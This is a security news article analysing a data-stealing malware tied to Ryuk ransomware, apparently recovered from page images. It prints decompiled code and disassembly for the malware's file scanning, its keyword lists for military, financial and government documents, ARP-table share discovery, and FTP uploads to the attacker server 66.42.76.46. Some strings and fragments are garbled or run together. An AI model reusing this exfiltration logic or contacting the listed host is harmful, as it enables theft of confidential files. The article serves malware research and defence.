Ryuk Related Malware Steals Confidential Military, Financial Files

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- 1

A new malware with strange associations to the Ryuk Ransomware has been discovered to look for and steal confidential financial, military, and law enforcement files.

While Ryuk Ransomware encrypts a victim's files and then demands a ransom, it is not known for actually stealing files from an infected computer. A new infection discovered today by MalwareHunterTeam, does exactly that by searching for sensitive files and uploading them to a FTP site under the attacker's control.

To make this sample even more interesting, this data exfiltrating malware also contains some strange references to Ryuk within the code.


Searching for confidential files

In conversations with reverse engineer and security researcher Vitali Kremez, we get an idea of how the file stealer works. When executed, the stealer will perform a recursive scan of all the files on a computer and look for Word .docx and Excel .xlsx files to steal.

When looking for files, if it encounters any folders or files that match certain strings, it will stop checking the file and move to the next one, similar to how ransomware would operate.

A full list of the blacklisted files and folders are at the end of this article, including your standard ones such as "Windows", "Intel", "Mozilla", "Public", etc.


In addition, it also skips over any files that are associated with Ryuk such as "RyukReadMe.txt" and files with the ".RYK" extension.



```
if ( FindFileData.dwFileAttributes & 0x10 )
{
  if ( !sub_403FFF(FindFileData.cFileName, L"Sample Music")
    && !sub_403FFF(FindFileData.cFileName, L"log")
    && !sub_403FFF(FindFileData.cFileName, L".dll")
    && !sub_403FFF(FindFileData.cFileName, L"Sample Pictures")
    && !sub_403FFF(FindFileData.cFileName, L"$Recycle.Bin")
    && !sub_403FFF(FindFileData.cFileName, L"Tor Browser")
    && !sub_403FFF(FindFileData.cFileName, L"Package Cache")
    && !sub_403FFF(FindFileData.cFileName, L"RyukReadMe.txt")
    && !sub_403FFF(FindFileData.cFileName, L"microsoft")
    && !sub_403FFF(FindFileData.cFileName, L"UNIQUE_ID_DO_NOT_REMOVE")
    && !sub_403FFF(FindFileData.cFileName, L"PUBLIC")
    && !sub_403FFF(FindFileData.cFileName, L"Windows")
    && !sub_403FFF(FindFileData.cFileName, L"Intel")
    && !sub_403FFF(FindFileData.cFileName, L"PerfLogs")
    && !sub_403FFF(FindFileData.cFileName, L"windows")
    && !sub_403FFF(FindFileData.cFileName, L"Firefox")
    && !sub_403FFF(FindFileData.cFileName, L"Mozilla")
    && !sub_403FFF(FindFileData.cFileName, L"Microsoft")
    && !sub_403FFF(FindFileData.cFileName, L"$WINDOWS")
    && !sub_403FFF(FindFileData.cFileName, L"Program Files")
    && !sub_403FFF(FindFileData.cFileName, L"\\Users\\Public\\Pictures")
    && !sub_403FFF(FindFileData.cFileName, L"MySQL") )
  {
    wcscat(v1, FindFileData.cFileName);
    file_finder(v1);
    v1 = (unsigned __int16 *)v76;
    v76[wcslen(v76) - wcslen(FindFileData.cFileName) - 1] = 0;
    goto LABEL_110;
```

Blacklisted Strings

If the file passes the blacklist, the stealer will then check if it is a .docx or .xlsx file as shown below.




2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) .DOCX and .XLSX Dodcument Matching Specific Names

```
LABEL_84:
      if ( v48 >= 0x14 )
        break;
      v51 = sub_403FFF(FindFileData.cFileName, &aSecuritynCsr10[50 * v48]);
      v31 = v52;
      if ( v51 )
      {
        v27 = 0;
        goto LABEL_79;
      }
    }
LABEL_88:
    if ( v28 )
      goto LABEL_108;
    v53 = 0;
    while ( sub_403FFF(FindFileData.cFileName, L".DOCX") || sub_403FFF(FindFileData.cFileName, L".docx") )
    {
      v60 = sub_4022ED(strlen(&aPersonal[50 * v53]) + 1);
LABEL_104:
      v56 = v62;
      if ( v60 )
        goto LABEL_97;
LABEL_101:
      if ( (unsigned int)++v53 >= 0x40 )
        goto LABEL_108;
    }
    if ( sub_403FFF(FindFileData.cFileName, L".XLSX") || sub_403FFF(FindFileData.cFileName, L".xlsx") )
    {
      v60 = sub_402432(strlen(&aPersonal[50 * v53]) + 1);
      goto LABEL_104;
    }
    v54 = sub_401EBE(v18, strlen(&aPersonal[50 * v53]));
    v56 = v55;
    if ( v54 != 1 && (v53 != 1 || sub_4026BC(v18) != HANDLE_FLAG_INHERIT) )
      goto LABEL_101;
LABEL_97:
    v57 = 0;
    while ( upload(v56, v56, v18) != 1 && upload(v58, v58, v18) != 1 )
    {
      v59 = sub_40523E();
      Sleep(v59 % 100000 + 75000);
      if ( ++v57 >= 3 )
        goto LABEL_101;
    }
    Sleep(0x61A8u);
LABEL_108:
    VirtualFree(v18, 0, 0x8000u);
```

Searching for .docx and .xlsx files


When a .docx or .xlsx file is located, the stealer will use libzip and the zip_open and zip_trace functions to verify if the file is a valid Word or Excel document. It does this by checking and validating the presence of the word/document.xml (word) or xl/worksheets/sheet (excel) files in the Office document.



```
  v7 = zip_open(v5, 0, &v18);
  v17 = v7;
  if ( v18 )
  {
    v12 = -3;
LABEL_8:
    v8 = v12;
    goto LABEL_15;
  }
  v13 = 0;
  zip_stat_init(&v13);
  zip_stat(v7, "word/document.xml", 0, &v13);
  if ( !v15 && !dwSize )
  {
    v12 = -4;
    goto LABEL_8;
  }
  v9 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
  if ( !v9 )
  {
    VirtualFree(v5, 0, 0x8000u);
    zip_close(v7);
    return -5;
  }
  v10 = zip_fopen(v7, "word/document.xml", 0);
  zip_fread(v10, v9, dwSize, v15);
  zip_fclose(v10);
  zip_close(v17);
```

Verifying Word Document

If it is a valid file, it will then compare the file's name against a list of 77 strings. All of the strings are listed at the end of the document and include entries like "marketwired", "10-Q", "fraud", "hack", "tank", "defence", "military", "checking", "classified", "secret", "clandestine", undercover", "federal", etc.



2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) Server Document Name of Interest: Sensitive Government, Financial Document Names

```
CSI
secret
private
confident
important
pass
hidden
undercover
clandestine
investigation
federal
bureau
government
security
unclassified
concealed
newswire
marketwired
```


```
66.42.76.46
files_server/a8-5
personal
securityN-CSR10-SBEDGAR spy radaragentnewswire
marketwired
10-Q
fraud
hack
defence
attack
military
tank
secret
balance
statement
checking
saving
.data:0041DB98  00000008  C  routing
.data:0041DBCA  00000008  C  finance
.data:0041DBFC  0000000A  C  agreement
.data:0041DC2E  00000006  C  SWIFT
.data:0041DC92  00000005  C  IBAN
.data:0041DCC4  00000008  C  license
.data:0041DCF6  0000000C  C  Compilation
.data:0041DD28  00000007  C  report
.data:0041DD5A  00000007  C  secret
.data:0041DD8C  0000000A  C  confident
.data:0041DDBE  00000007  C  hidden
.data:0041DDF0  0000000C  C  clandestine
.data:0041DE22  00000008  C  illegal
.data:0041DE54  0000000B  C  compromate
.data:0041DE86  00000008  C  privacy
.data:0041DEB8  00000008  C  private
.data:0041DEEA  00000009  C  contract
.data:0041DF1C  0000000A  C  concealed
.data:0041DF4E  00000013  C  backdoorundercover
.data:0041DF80  0000000C  C  clandestine
.data:0041DFB2  0000000E  C  investigation
.data:0041DFE4  00000008  C  federal
.data:0041E016  00000007  C  bureau
.data:0041E048  0000000B  C  government
.data:0041E07A  00000009  C  security
```

Word of interest

As you can see the actor is looking for confidential military secrets, banking information, fraud, criminal investigation documents, and other sensitive information.

Strangely, it also looks for files that contain the first names "Emma", "Liam", "Olivia","Noah", "William", "Isabella", "James", "Sophia", and "Logan". It is suspected that these names comes from the top baby names of 2018 as listed by the U.S. Social Security department.

Any files that match a string are then uploaded via FTP to the *66.42.76.46/files_server/a8-5* server as seen in the code below.



```
loc_401DC9:
xor     eax, eax
mov     esi, eax
```

```
loc_401DCD:              ; lpszLocalF
push    ebx
push    ecx              ; int
push    ecx              ; int
mov     ecx, offset a66_42_76_46 ;
call    upload
add     esp, 0Ch
cmp     eax, 1
jz      loc_401E78
```

2019-09-11: Possible Ryuk Ransomware FTP Upload (FtpPutFileW) Server 66.42.76.46 (anonymous:anonymous)

```
push    ebx              ; lpszLocalFile
push    ecx              ; int
push    ecx              ; int
mov     ecx, offset a66_42_76_46_0 ; "66.42.76.46"
call    upload
add     esp, 0Ch
cmp     eax, 1
jz      short loc_401E78
```


```
jmp     short loc_401E1B
```

```
call    sub_40523E
cdq
mov     ecx, 186A0h
idiv    ecx
add     edx, 124F8h
push    edx              ; dwMilliseconds
call    ds:Sleep
inc     esi
cmp     esi, 3
jl      short loc_401DCD
```

```
lea     edi, [ebx-2]
```

Stealing files by uploading to FTP Server

After scanning the local machine, the malware will then get a list of IP addresses from the computer's ARP table. It then proceeds to search for files on any available shares.



```
while ( v47 < 26 );
sub_4046F0(&RootPathName, 0, 10000);
SizePointer = 0;
GetIpNetTable(0, &SizePointer, 1);
v48 = (struct _MIB_IPNETTABLE *)VirtualAlloc(0, SizePointer, 0x1000u, 4u);
a5 = v48;
GetIpNetTable(v48, &SizePointer, 1);
lpAddress = VirtualAlloc(0, 24 * v48->dwNumEntries, 0x1000u, 4u);
v49 = 0;
a7 = GlobalAlloc(0x40u, 0x4000u);
a6 = 0;
if ( v48->dwNumEntries )
{
  v50 = &v48->table[0].dwAddr;
  a4 = (int)&v48->table[0].dwAddr;
  do
```


Getting ARP Table

It is not known how this malware is being installed, but it was theorized by BleepingComputer, Kremez, and MalwareHunterTeam, that this infection could be run prior to infecting a machine to harvest interesting files before they are encrypted.

Strange ties to Ryuk Ransomware

As we already discussed, this stealer purposely skips files associated with the Ryuk Ransomware such as RyukReadMe.txt, UNIQUE_ID_DO_NOT_REMOVE, and any files that have the .RYK extension.

